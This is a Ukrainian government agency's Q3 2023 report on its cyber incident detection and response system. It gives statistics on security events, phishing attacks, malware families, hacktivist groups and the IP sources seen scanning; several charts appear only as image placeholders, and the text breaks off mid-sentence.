CYBER INCIDENTS RESPONSE OPERATIONAL CENTRE
OF THE STATE CYBER PROTECTION CENTRE
OF THE STATE SERVICE OF SPECIAL COMMUNICATIONS
AND INFORMATION PROTECTION OF UKRAINE

Q3

2023

PERFORMANCE REPORT

OF THE VULNERABILITY DETECTION AND CYBER INCIDENTS/ CYBER ATTACKS RESPONSE SYSTEM

TLP:CLEAR

This Report is prepared pursuant to clause 4 of the Resolution of the Cabinet of Ministers of Ukraine No. 1295 of December 23, 2020 “Certain Issues of Ensuring Operation of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System,” which applies to annual submission to the Cabinet of Ministers of Ukraine of information on the performance of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System by the Administration of the State Service of Special Communications and Information Protection.

Pursuant to clause 2 of the Resolution, the State Cyber Protection Centre under the State Service of Special Communications and Information Protection is responsible for the operation of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System.

The State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine (hereinafter referred to as SCPC SSSCIP) is a government institution included in the overall structure of the State Service of Special Communications and Information Protection of Ukraine.

The primary objectives of the SSSCIP SCPC include:

- implementation of the organisational and technical cybersecurity model as part of the national cybersecurity system;
- implementation of a set of organisational and technical measures to identify vulnerabilities and shortcomings in the configuration of information and telecommunication systems in which state information resources are processed;
- ensuring the establishment and functioning of the components of the National Backing-up Centre of State Information Resources, including the implementation and management of security administration tasks;
- ensuring the development and operation of the Cyber Training Centre in the interests of cybersecurity of the state;
- participation in active cyber defense activities to protect the sovereignty of the state and ensure its defense capability, prevent armed conflict and repel armed aggression.

See more about the legal framework for the activities of
the State Cyber Protection Centre of
The State Service of Special Communications and Information Protection of Ukraine

Regulatory documents:

- Resolution of the Cabinet of Ministers of Ukraine No. 1295 of December 23, 2020 "Certain Issues of Ensuring Operation of the Cyber Incidents/Cyber Attacks Response System";

- SSSCIP Administration Order No. 284 of June 24, 2022 "On the Procedure for transferring information and communication system telemetry collection equipment sets (active sensors) of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System to cyber protection objects," registered with the Ministry of Justice of Ukraine on July 11, 2022 under the No. 758/38094.

VULNERABILITY DETECTION AND CYBER INCIDENTS/CYBER ATTACKS RESPONSE SYSTEM

is a set of software and software & hardware tools that ensure round-the-clock monitoring, analysis and transferring of telemetric information about cyber incidents and cyber attacks which occurred or are currently occurring at cyber protection objects and may have negative impact on their sustainable functioning.

SUBSYSTEM OF CYBER INCIDENTS RESPONSE OPERATIONAL CENTRE

is the central component of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System that provides:

- centralised management of all subsystems within the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System;
- centralised collection and accumulation of information about network security events;
- real-time monitoring and processing of cyber threats and cyber incidents.

The Subsystem of Cyber Incidents Response Operational Centre detects malicious activity as well as system and network anomalies at cyber protection objects by analysing the data obtained from network devices (active sensors, firewalls, vulnerability scanners), workstations and servers, authorisation systems, internal and external cyber threat data sources.

EXECUTIVE SUMMARY

The Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System, the performance of which is covered by this Report, ensures:

- collection and correlation of information security events obtained from network devices (sensors, firewalls, vulnerability scanners), workstations and servers, authorisation systems, internal and external cyber threat data sources, including the collection of network telemetry with network traffic and session details (the Subsystem of Cyber Incidents Response Operational Centre);
- monitoring and detection of known cyber threats and cyberattacks at cyber protection objects, active and passive response to network-based cyberattacks (sensors usage);
- malware detection, analysis and blockage, tracking and prevention of its spreading attempts at the network level, response through the realisation of elimination, mitigation, isolation measures and suspension of processes used by malware (the usage of EDR software);
- providing advice on upgrading cyber protection capabilities.

Throughout Q3 2023, the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System allowed to detect:

- **4 billion** events, received by the means of monitoring, analysis and transferring of telemetric information about cyber incidents and cyber attacks;
- **1.5 million** suspicious information security events (during the initial analysis);
- **12 thousand** critical information security events (potential cyber incidents identified after suspicious IS events filtering and secondary analysis completion);
- **355** cyber incidents that were processed directly by security analysts. Compared to Q2 2023, **the number of registered cyber incidents has increased 46%.**

Also **14 new cyber protection objects** of the government (12), energy (1), and military (1) sectors **have been connected** to the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System during the reporting period. Compared to Q2 2023, the number of cyber protection objects per subsystem has increased as follows:

- Network Telemetry Collection Subsystem — by 3;
- Endpoint Protection Subsystem — by 18;
- Vulnerability Assessment — by 8.

Among autonomous systems (**AS), the infrastructure of which was identified as an active scanning source most frequently** over the reporting period, we can highlight **“AMAZON-02”, “OVN SAS”, “AMAZON-AES”, “GOOGLE” and “Cloudflarenet”.**

EXECUTIVE SUMMARY

310,696 unique suspicious files were automatically detected by the Subsystems of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System. Among the types of malware families detected in the category "02 Malicious software code" "**Agent Tesla", "Formbook", "Guloader", "StrRAT", "RmsRAT" and "Emotet" prevail** during the reporting period.

During the 3rd quarter of 2023, the analysts of the Cyber Incidents Response Operational Centre have detected and analysed **957 phishing attacks** in the next categories of email threats:

- harvesting authentication data (507);
- malware distribution (340);
- extortion (108);
- vulnerability exploitation attempt (2).

406 out of 507 phishing attacks that aimed at stealing users' authentication data are associated with the usage of legitimate services and technologies, representing 80% of the total number. It proves the **efficiency of the approach based on exploiting legitimate means to organise phishing mails distribution.** In particular, **Firebase, Weebly, Webflow, IPFS, Mailchimp, and Formspark were abused** over the reporting period.

362 phishing attacks are attributed to the targeted activity cluster, namely:

- UAC-0006 (356);
- UAC-0170 (3);
- UAC-0028 (2);
- UAC-0010 (1).

In addition, 202 cyberattacks initiated by pro-russian hacktivist groups have been registered throughout Q3 2023, which is 26% less than in the previous quarter. So **during the 3rd quarter of 2023, the downward trend in the total number of cyberattacks targeting Ukrainian organisations** of various forms of ownership and industries, **which has been observed since the beginning of 2023, continued**. Meanwhile, the attack frequency chart is rather homogenous, which implies **the absence of any notable changes in the attack frequency or intensity** and **even distribution of attacks during the reporting timeline.**

"Народная CyberАрмия", "BLUENET", "NoName057(16)", "PHOENIX", and "Lira" are the most active pro-russian hacktivist groups with the number of attacks organised during the third quarter of 2023 accounting for 89% of the total number of registered attacks organised by similar groups during the reporting period. **The largest number of attacks targeted financial, government, telecom, education and civil society sector.**

STRUCTURE AND ORGANISATION

ORGANISATIONAL STRUCTURE, TEAMS, TECHNOLOGIES AND TOOLS DESCRIPTION

Specialists

SOC

20+

Specialists

Technology and tools

Cybersecurity tools

Telemetry collection Subsystem **NDR**	Endpoint Protection Subsystem **EDR**	Vulnerability Assessment **VA**
Connected organisations: 57^{+3}	Connected organisations: 21^{+18}	Connected organisations: 28^{+8}
Sensors installed: 58^{+3}	Protected hosts: 2500+	Scanned assets: 800+

Sectors and organisations

Cyber protection objects

61^{+12}	1^{+1}	2^{+1}
Government	Energy	Military

MONITORING STATISTICS

QUANTITATIVE INDICATORS OF COLLECTED AND PROCESSED DATA

registered cyber incidents


critical IS events identified and processed directly by security analysts

↑46.1%

by such amount of % **the number of registered cyber incidents increased** (compared to the 2nd quarter of 2023)

detected suspicious IS events

during primary analysis



4 bil

1.5 mln

12 K

355

processed events

received by means of monitoring, analysis and transferring of telemetric information about cyber incidents and cyber attacks

processed critical IS events


potential cyber incidents identified after suspicious IS events filtering and secondary analysis completion

IS EVENTS MONITORING


QUANTITATIVE INDICATORS OF COLLECTED AND PROCESSED DATA

displayed according to Incident Classification Taxonomy

approved by the National Cybersecurity Coordination Centre within the National Security and Defense Council of Ukraine




IS event types



unauthorized modification of information
system compromise
sabotage
phishing
login attempts
fraudulent site
sniffing
command&control
unauthorized access to information
malware distribution
account compromise
scanning
dos/ddos
spam
misconfiguration
outage, no malice
malicious connection
undetermined incident
malware infection
vulnerability
vulnerability exploitation attempt

Top 5 source ASN

the chart displays top 5 ASN (in percent ratio), the dominant number of IP addresses of which were identified as active scanning sources during the reporting period



Top 10 source IPs


the chart displays top 10 IP addresses (in percent ratio), which were identified as active scanning sources during the reporting period

src	src country	AS NUMBER	AS NAME	%
62.210.101.196	France	AS12876	SCALEWAY S.A.S	6.13%
51.159.199.198	France	AS12876	SCALEWAY S.A.S	4.8%
185.174.137.26	Finland	AS210644	AEZA INTERNATTIONAL LTD	2.29%
212.113.106.100	Austria	AS210644	AEZA INTERNATTIONAL LTD	2.25%
216.244.66.241	United State	AS23033	Wowrack.com	2.06%
23.224.55.77	United State	AS40065	CNSERVERS LLC	1.18%
212.47.250.210	France	AS12876	SCALEWAY S.A.S	0.75%
206.53.55.28	Israel	AS61102	Interhost Communication Solutions Ltd	0.53%
34.68.34.77	United State	AS396982	Google LLC	0.50%
109.237.98.226	russian federation	AS202306	HOSTGLOBAL.PLUS LTD	0.48%


310 696

unique suspicious files were automatically detected during the reporting period by the Subsystems of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System


Timechart of IS events of category "02 Malicious code" by malware families




Distribution of malware families detected in IS events of category "02 Malicious code"



By malware files extentions




By associated software, used as a malware distribution channel



Top 5 source ASN

the chart displays top 5 ASN (in percent ratio), the dominant number of IP addresses of which were identified as active malware distribution sources during the reporting period




vulnerability exploitation attempt
unauthorized modification of information
malware infection
scanning
account compromise
misconfiguration
spam
sniffing
dos/ddos
phishing
system compromise
unauthorized access to information
login attempts
undetermined incident
malware distribution
malicious connection
fraudulent site
command&control
sabotage
vulnerability
outage, no malice


presented charts display statistical information for the reporting period, obtained by analysing IS events, which were triggered by intrusion attempts of all priorities targeted on the networks of cyber protection objects and the realisation of cyber threats with the aim of detecting software vulnerabilities, finding misconfigurations of services and active network devices

Qualitative rating by CVSS Base Score


according to the approach of comparing CVSS Base Scores (1-10) to a qualitative rating scale, described in CVSSv3.1 specification



Top exploited vulnerabilities by year



Top 10 exploited vulnerabilities



The analysts of the Cyber Incidents Response Operational Centre analyse phishing attacks carried out against:

